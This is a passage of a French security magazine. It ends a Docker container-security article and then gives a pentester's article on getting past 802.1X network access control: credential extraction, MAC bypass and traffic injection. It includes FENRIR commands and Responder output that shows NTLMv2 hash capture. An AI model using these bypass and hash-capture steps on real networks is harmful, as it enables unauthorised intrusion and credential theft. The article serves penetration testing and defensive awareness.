Par défaut, Docker installe un réseau bridge (appelé **docker0**) qui permet à tous les containers de communiquer entre eux. Un container compromis pourra alors accéder par ce réseau bridge à tous les autres. Il est donc recommandé de supprimer cette installation par défaut (passer l'option **icc** à **false** au daemon Docker) et interdire les communications entre les containers. Les Ops pourront alors ouvrir des communications sur des ports définis entre les containers qui en ont réellement besoin.

La problématique la plus importante en production pour les équipes de sécurité est de gérer une infrastructure conteneurisée avec des clusters de serveurs. L'offre d'origine de Docker Swarm semble aujourd'hui dépassée (en utilisation) par Google Kubernetes (qui vient d'être intégré dans Docker). Cet orchestrateur gère directement les outils intrinsèques de Linux (SELinux, App Armor, Seccomp). L'intervention de Jessie Frazelle au Paris Container Day 2017 apporte aux experts sécurité une vision très précise des bonnes pratiques à respecter pour sécuriser ce type d'architecture **[2]**.

Conclusion

L'ère des hyperviseurs est-elle révolue ? La bataille commerciale autour de la sécurité et de la performance persiste-t-elle ? C'est à présent un conflit dépassé, car la sécurité est prise en compte désormais dans les conteneurs au niveau des prérequis. L'importance du choix de la sécurité réside davantage dans l'édifice construit et son évolution. Il devient évident que la virtualisation légère va gagner du terrain, les hyperviseurs vont alors devenir obsolètes et c'est dans ce contexte qu'il fait repenser l'action des équipes de sécurité.

En faisant avancer les vrais échanges entre Dev et Ops, le Devops a changé la donne et la production bénéficie enfin de l'agilité prônée depuis quelques années. En intégrant la sécurité dans le SecDevOps, et en s'assurant d'avoir des composants sécurisés au maximum, l'aspect sécuritaire devient alors une composante à valeur ajoutée pour la production.

Certains pensent qu'utiliser les systèmes qui ont fait leur preuve dans le temps serait le gage d'une sécurité beaucoup plus fiable et plus simple à mettre en œuvre.

Il semble aujourd'hui de plus en plus évident pour un responsable de systèmes d'information que manquer ce tournant de la technologie des conteneurs, serait une assurance d'être rapidement mis à l'écart des évolutions en cours.

« *Ne pas prévoir c'est déjà gémir* »
Léonard de Vinci ■

Remerciements

Merci à Fabrice FLAUSS, Ingénieur spécialiste de la sécurité à l'Éducation nationale pour ses avis constructifs et sa bonne humeur.

Références

[DevOps] Mouvement visant à l'alignement de l'ensemble des équipes du système d'information sur un objectif commun : automatiser pour se concentrer sur les besoins des utilisateurs.

[Dev] Équipes responsables du développement des applications.

[Ops] Équipes responsables de l'exploitation opérationnelle.

[Sec] Équipes responsables de la sécurité.

[VMs] *Virtuals Machines* : Machines virtuelles

[1] SANS Institute : https://www.sans.org/reading-room/whitepapers/auditing/checklist-audit-docker-containers-37437

[2] Paris Container Day 2017 Jessie Frazelle de Google : https://www.youtube.com/watch?v=IYwsIcvGI2Q

PROTECTION 802.1X ET TECHNIQUES DE CONTOURNEMENT

Valérian LEGRAND – valerian.legrand@orange.com
Pentester chez Orange Cyberdefense

mots-clés : PENTEST / 802.1X / RÉSEAU / OUTILS / PYTHON / RED TEAM / SCAPY

« Nous avons mis en place du 802.1x sur notre réseau d'entreprise donc bon... les résultats du pentest ne sont pas si graves que ça ! ». Cette citation tirée d'un cas réel montre que le fonctionnement et les limites de la protection 802.1x sur un réseau sont encore méconnus par les administrateurs des entreprises. Cependant, différents moyens de la contourner existent !

1 Penchons-nous sur 802.1x

Le standard 802.1x a été créé à l'origine en 2001 par l'IEEE. Son but est de fournir la possibilité d'un contrôle d'accès des équipements qui souhaitent rejoindre le réseau via divers mécanismes d'authentification. Dans le cas du standard 802.1x appliqué à un réseau filaire, l'authentification se fait par port au niveau du switch.

Dans cet article, nous allons voir les détails du fonctionnement de 802.1x et les différentes attaques dans le cas de réseaux filaires uniquement.

1.1 Architecture générale

Une architecture réseau 802.1x classique est composée de 3 briques principales : le *Supplicant*, l'*Authenticator*, et l'*Authentication Server*.

Le supplicant est tout simplement le nouvel équipement (serveur, workstation, imprimante, etc.) souhaitant se connecter au réseau et qui doit donc auparavant passer le contrôle d'accès 802.1x. De nos jours, tous les OS principaux embarquent une fonctionnalité de « supplicant » nativement de manière à pouvoir fournir facilement à l'utilisateur la possibilité d'accéder à un réseau protégé sans besoin de modules supplémentaires.

L'authenticator représente l'équipement qui est en communication directe avec le supplicant et qui au final lui autorise ou non l'accès au réseau. Dans le cadre du 802.1x filaire, l'authenticator est dans la grande majorité des cas un switch. L'authenticator a pour rôle de dialoguer avec le supplicant de manière à lui demander son identité et de relayer ensuite les échanges entre le supplicant et l'authentication server (notamment le *challenge-response*).

Enfin, l'authentication server, situé à l'intérieur du réseau protégé, a pour rôle de vérifier les informations d'authentification envoyées par le supplicant et de retourner une réponse spécifiant l'acceptation ou le rejet de la demande de connexion au réseau. La plupart du temps, le serveur d'authentification est un serveur RADIUS qui peut être lié à une base LDAP ou à un domaine Active Directory vers lesquels seront déportées les vérifications d'identifiants.

1.2 EAP, EAPoL, PEAP, etc.

Le protocole EAP (*Extensible Authentication Protocol*) est le protocole utilisé pour la communication lors de l'authentification 802.1x. Cependant, les messages EAP ne sont pas directement envoyés sur le réseau. En effet, EAP n'est qu'un framework, qui ne définit que le format des messages d'authentification. Lorsque du 802.1x est déployé sur un réseau filaire, les équipements encapsulent les messages EAP au sein d'un méta-protocole appelé EAPoL (*EAP over LAN*).

Différentes méthodes d'authentification EAP sont définies soit par la RFC, soit par des vendeurs. Par ailleurs, certaines méthodes d'authentifications sont encore à l'état de proposition. Chaque méthode d'authentification inclut la façon d'encapsuler les messages EAP (EAPoL) sur le réseau. Par exemple, le protocole PEAP (*Protected EAP*), qui est un protocole créé par Windows, construit avant l'échange des identifiants un tunnel TLS via une PKI côté serveur. Ainsi l'échange EAP et les informations sensibles sont protégés.




Fig. 1 : États contrôlé et non contrôlé d'un port au niveau de l'authenticator.

1.3 Gestion des accès par port

La protection et le contrôle d'accès 802.1x sont mis en œuvre par l'authenticator qui est le plus souvent un switch. Pour y parvenir, celui-ci va définir pour chaque port physique deux états logiques : l'état contrôlé et l'état non contrôlé.

Lorsqu'un nouvel équipement se connecte à un port physique, l'authenticator va placer ce port à l'état « non contrôlé ». Dans cet état, seules les trames 802.1x sont autorisées à circuler et celles-ci sont systématiquement transmises au serveur d'authentification spécifié dans la configuration de l'authenticator (voir figure 1).

Une fois une réponse positive obtenue du serveur d'authentification concernant le supplicant, l'authenticator va changer l'état du port de « non-contrôlé » à « contrôlé ». Dans cet état, l'authentification 802.1x est terminée et le supplicant peut alors accéder au reste du réseau de manière traditionnelle. Il est important pour la suite de noter qu'une fois à l'état « contrôlé » le port se comporte de manière tout à fait classique, sans aucune restriction sur le trafic (voir figure 1).




Fig. 2 : Échanges entre le Supplicant, l'Authenticator et le Serveur d'authentification

1.4 Schéma classique d'authentification

La figure 2 présente le schéma basique d'authentification d'un hôte sur un réseau protégé par 802.1x. On peut notamment constater que l'authenticator a tout d'abord un rôle de premier interlocuteur puis de relais entre le client et le serveur d'authentification.

En fonction du protocole d'encapsulation utilisé, d'autres échanges peuvent être nécessaires. Par exemple, toujours dans le cas de PEAP, plusieurs paquets sont échangés de manière à établir un tunnel TLS sécurisé avant que les paquets EAP soient envoyés.

Par ailleurs, même si une fois l'authentification réussie le port du switch passe à l'état contrôlé, le switch peut demander au supplicant une réauthentification périodique afin de valider régulièrement l'identité du client. Nous verrons plus tard que cela a son importance pour certaines techniques de contournement.

2 Attaques possibles

2.1 Docker logs

Dans la suite de cet article, nous allons voir différentes attaques possibles permettant de contourner une protection 802.1x en place sur un réseau. Ces attaques ciblent le cas d'un attaquant externe qui n'a pas encore accès au réseau interne. En conséquence, nous ne passerons pas en revue les attaques ciblant le serveur d'authentification ou les communications entre ce dernier et l'authenticator.

2.2 Les cas où 802.1x ne vous sauvera pas

Avant de passer en revue les moyens de contourner une protection 802.1x, faisons un tour rapide de ce que n'est pas le standard 802.1x :

Note : tous les points ci-dessous proviennent de cas réellement rencontrés lors de tests d'intrusion.

- 802.1x ne chiffre pas les données entre le supplicant et le réseau ;
- 802.1x ne vous protège pas contre les attaques de social engineering : si un hôte est compromis, l'attaquant pourra s'en servir de rebond pour accéder au réseau interne ;
- 802.1x n'est pas une protection efficace pour du BYOD (*Bring Your Own Device*) : comme dans le cas d'une attaque par social engineering, si un hôte est compromis en dehors du réseau de l'entreprise, l'attaquant pourra s'en servir de rebond lorsque l'équipement sera reconnecté au réseau.

2.3 Récupération d'identifiants

Le moyen le plus simple de contourner une protection 802.1x et d'accéder au réseau interne est probablement de récupérer les identifiants ou le certificat utilisé pour authentifier l'hôte légitime.

Dans de nombreux cas, les informations utilisées pour l'authentification 802.1x dans une entreprise sont les identifiants de domaine Active Directory de l'utilisateur. Un attaquant ayant par exemple volé un ordinateur portable pourrait récupérer ces identifiants à partir de différents emplacements : hashs des identifiants de domaine mis en cache, mots de passe sauvegardés pour l'accès aux partages réseau, par le navigateur ou encore pour le VPN d'entreprise.

Un autre moyen d'authentification est l'utilisation de certificats clients. Ceci demande une maturité un peu plus poussée de la part du SI, car cela nécessite la construction d'une PKI (*Public Key Infrastructure*) en interne. Dans ce cas, il reste possible d'extraire certains certificats stockés dans les stores Windows via Mimikatz. Une fois extrait, le certificat utilisé pour l'authentification 802.1x peut être réinstallé sur un autre équipement afin de l'authentifier sur le réseau.

2.4 « MAC Authentication Bypass »

Que faire s'il n'est pas possible de compromettre un hôte légitime ou de récupérer des identifiants ?

La première solution consiste à abuser du fait que l'utilisation à grande échelle du standard 802.1x est relativement récente et que certains équipements ne le comprennent pas.

Parmi les équipements concernés, on retrouve :

- les vieux équipements datant d'avant 2001 ;
- les équipements bas de gamme (certaines imprimantes par exemple) ;
- des équipements spécifiques (caméras sur IP par exemple).

Dans le cas d'un équipement ne prenant pas en charge le standard 802.1x, les administrateurs n'ont pas d'autre choix que de désactiver la protection 802.1x sur le port du switch associé à l'équipement, ou de mettre en place une solution alternative d'authentification appelée MAB (*MAC Authentication Bypass*) par Cisco ou *MAC Based authentication* par HP.

Dans le premier cas, il est très facile pour un attaquant d'obtenir un accès au réseau : il suffit de débrancher l'équipement non contrôlé et de se brancher à sa place. Le port du switch n'étant pas sécurisé, il est alors possible d'attaquer le réseau de manière classique.

Dans le second cas, c'est un petit peu plus subtil (juste un petit peu). MAC Authentication Bypass offre une alternative pour les administrateurs qui souhaitent intégrer de vieux équipements à un réseau protégé par 802.1x. Le principe est relativement simple : l'authenticator va demander plusieurs fois (trois fois la plupart du temps) au supplicant de s'authentifier via 802.1x, mais celui-ci ne répondant pas, l'authenticator va récupérer son adresse MAC et la comparer à une liste blanche. Si l'adresse MAC est connue, l'équipement peut accéder au réseau. Le niveau de sécurité offert par le MAB est donc relativement faible puisqu'il suffit juste de *spoofer* l'adresse MAC de l'équipement...

L'utilisation d'un vieil équipement fonctionne très bien dans une optique de contournement de la protection 802.1x, cependant il est parfois difficile d'en trouver un ou d'y accéder. C'est pourquoi une autre solution existe, appelée « injection de trafic ».

2.5 Injection de trafic

Le standard 802.1x met en place une authentification pour les hôtes souhaitant rejoindre un réseau. En revanche, 802.1x ne fournit par une authentification par




Fig. 3 : Rapide historique des techniques d'attaque sur le standard 802.1x.

paquet : une fois l'authentification passée, le port reste à l'état contrôlé jusqu'à la prochaine réauthentification.

En 2005, Steve Riley (Microsoft) parvient à contourner une protection 802.1x à l'aide d'un simple hub placé entre le supplicant et l'authenticator. Le hub permet de laisser l'hôte légitime s'authentifier auprès du switch, faisant ainsi passer le port à l'état contrôlé. Il suffit ensuite de brancher l'hôte attaquant sur le même hub pour que celui-ci puisse accéder au réseau.

À la suite de cette attaque, le standard 802.1x originel est étendu pour « autoriser des sessions d'authentification concurrentes ». En clair, avec cette mise à jour du standard, l'authenticator vérifie quels sont les systèmes qui communiquent sur chaque port de manière à identifier des hôtes non légitimes (comme derrière un hub par exemple). Ce nouveau standard rend l'attaque de Steve Riley inefficace.

6 ans plus tard, en janvier et août 2011, Abb du blog Gremwell et Alva 'Skip' Duckwall développent chacun une adaptation de l'attaque de Steve Riley pour contourner le nouveau standard. Deux outils sont créés : *Marvin* codé en Java et un script bash basé sur les **`iptables`**, **`ebtables`** et **`bridge-utils`**. Le principe reste le même qu'avec un hub : laisser l'hôte légitime s'authentifier normalement, puis injecter le flux de l'attaquant sur le réseau maintenant ouvert, mais avec un spoofing des adresses MAC et IP de l'hôte légitime.

3 FENRIR

L'outil FENRIR **[I]** a commencé à être développé dans l'optique d'avoir un outil utilisable en situation de tests d'intrusion et à terme d'engagements plus furtifs et poussés (Red Team). L'idée derrière FENRIR est de pouvoir le lancer « out-of-the-box » de manière transparente sans avoir besoin de modifier les autres outils utilisés en tests d'intrusion (nmap, Metasploit, Responder, etc.).

À ces fins, FENRIR est codé en python, basé sur la bibliothèque Scapy, et embarque différentes fonctionnalités autres que le contournement de protection 802.1x, telles que l'auto-configuration, le contrôle total sur les trames de l'hôte légitime et de l'attaquant, ou encore la possibilité de capturer des connexions provenant du réseau (réception d'un reverse shell par exemple).

3.1 Fonctionnement

Afin d'illustrer le fonctionnement de l'injection de trafic et de FENRIR, prenons un exemple : l'hôte légitime est connecté à un switch avec la protection 802.1x activée et l'attaquant se place entre l'hôte légitime et le switch. FENRIR laisse dans un premier temps l'hôte légitime s'authentifier auprès du switch puis maintient sa connectivité.

Quand une trame passe, FENRIR enregistre les informations dans une table dynamique interne de manière à pouvoir reconnaître les connexions existantes, avant de la laisser passer vers l'hôte ou le reste du réseau (figure 4, page suivante).

Lorsque l'attaquant veut communiquer sur le réseau maintenant (par exemple un scan Nmap), FENRIR capture les trames émises, enregistre les informations dans sa table interne, puis réécrit les headers des trames afin de changer les adresses MAC et IP et donner l'illusion que la trame vient de l'hôte légitime (figure 5, page suivante).

Lors de la réponse au paquet de l'attaquant, FENRIR doit vérifier dans sa table pour qui est réellement destiné le paquet. En effet, puisque les headers ont été modifiés à l'aller, la réponse a comme destinataire l'hôte légitime. Si FENRIR trouve une correspondance dans sa table interne, la trame est à nouveau modifiée et envoyée sur l'interface locale (figure 6, page 60).

Bien sûr, la modification des adresses source ou destination dans les headers entraîne des effets de bord : d'autres champs dans les headers doivent être révisés : la taille du paquet, la ou les sommes de contrôle, etc..

L'outil va ainsi maintenir tout au long de son utilisation une table de « connexions existantes » et rediriger les trames vers le réseau, l'hôte légitime ou l'attaquant. De plus, lorsque l'outil voit passer un segment TCP de fin de connexion (flags RST ou FIN), l'entrée en table est supprimée.

De cette manière, l'attaquant est en mesure de contourner la protection 802.1x, car du point de vue du switch, seul l'hôte légitime, qui s'est authentifié, communique avec le réseau. En cas de demande de réauthentification, celle-ci parviendra jusqu'à l'hôte légitime puisque la connectivité de l'hôte est maintenue.

Il est important de noter que le fonctionnement décrit ci-dessus peut nécessiter divers ajustements en fonction




Fig. 4 : FENRIR enregistre la connexion existante entre l'hôte légitime et le réseau dans une table interne.

des protocoles traités. Dans le cadre de TCP et UDP, il n'y a aucun problème, mais certains protocoles doivent être traités différemment. C'est le cas par exemple de l'ARP pour lequel une simple réécriture des adresses sources des headers ne suffit pas, il faut également modifier la partie « data » du paquet. Pour traiter ces cas spéciaux, FENRIR dispose de plusieurs modules dédiés à ces protocoles, comme `modARP` et `modICMP`.

3.2 Exemples

Nous allons montrer ici un exemple de contournement de protection 802.1x via l'outil FENRIR. Le but sera dans un premier temps d'accéder au réseau, avant de tenter de récupérer des hashs NetNTLMv2 via un second outil : Responder.




Fig. 5 : FENRIR enregistre la connexion et réécrit la trame.

Dans un premier temps, nous plaçons le système de l'attaquant embarquant FENRIR entre un hôte légitime et le reste du réseau via deux interfaces physiques. Nous lançons ensuite l'outil FENRIR pour nous permettre d'injecter le trafic malveillant sur le réseau :

```
$ sudo python Interface.py

FENRIR is starting...

FENRIR >
```

Une fois que FENRIR est lancé, il faut créer le *bridge* virtuel et démarrer le module d'auto-configuration afin de fournir à l'outil tout ce dont il a besoin :

```
FENRIR > create_virtual_tap

FENRIR > autoconf
Starting autoconfiguration module...
```

Pendant l'auto-configuration, l'hôte légitime est en train de se réauthentifier auprès du switch. En effet, bien souvent l'authentification 802.1x se fait automatiquement par le système d'exploitation dès que la connectivité réseau est rétablie. De son côté, l'outil analyse les trames émises et reçues par l'hôte afin de récupérer ses adresses MAC et IP qui serviront dans un second temps pour réécrire les paquets de l'attaquant.

Une fois l'auto-configuration terminée, FENRIR peut être lancé :

```
FENRIR > run
```

À partir de ce moment, l'attaquant peut commencer à émettre des paquets qui seront capturés par l'outil et modifiés pour se fondre dans la masse des paquets de l'hôte légitime.

Maintenant, pour capturer des hashs avec l'outil Responder, il est nécessaire de capturer des paquets émis depuis la réseau (paquets broadcast et multicast). Par défaut, FENRIR va envoyer les paquets émis depuis le réseau à l'hôte légitime, ce qui n'est pas le comportement recherché ici. Il faut donc ajouter quelques règles à la volée de manière à capturer les paquets NBNS, LLMNR, et SMB :

```
FENRIR > add_reverse_rule 5355 multi IP
Added new rule !

FENRIR >  add_reverse_rule 137 multi IP
Added new rule !

FENRIR >  add_reverse_rule 445 unique IP
Added new rule !
```

Via ces règles, FENRIR va rediriger vers l'attaquant tous les paquets NBNS et LLMNR émis depuis le réseau de manière à capturer les demandes de résolution de noms d'hôtes provenant de systèmes Windows et à les fournir à l'outil Responder. La règle « *unique* » pour le protocole SMB (port 445) permet de ne capturer qu'un seul hash via Responder.




Fig. 6 : FENRIR modifie les adresses destination de la réponse et l'envoi à l'attaquant.

Une fois ces règles en place, il ne reste plus qu'à attendre une demande d'un hôte Windows et laisser faire Responder pour obtenir le hash d'un compte. Et le tout sans avoir eu besoin de s'authentifier via 802.1x !

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.41.40.156 for name BlackMesa
[SMB] NTLMv2-SSP Client :  10.41.40.156
[SMB] NTLMv2-SSP Username :  AD_BM\User1
[SMB] NTLMv2-SSP Hash    :  User1::AD_BM:1122334455667788:050812F58AF8[...]
```

Conclusion

En conclusion, le standard 802.1x permet de protéger l'accès à un réseau. Cependant, cette protection n'est pas infaillible et il convient de ne pas faire reposer dessus toute la sécurité.

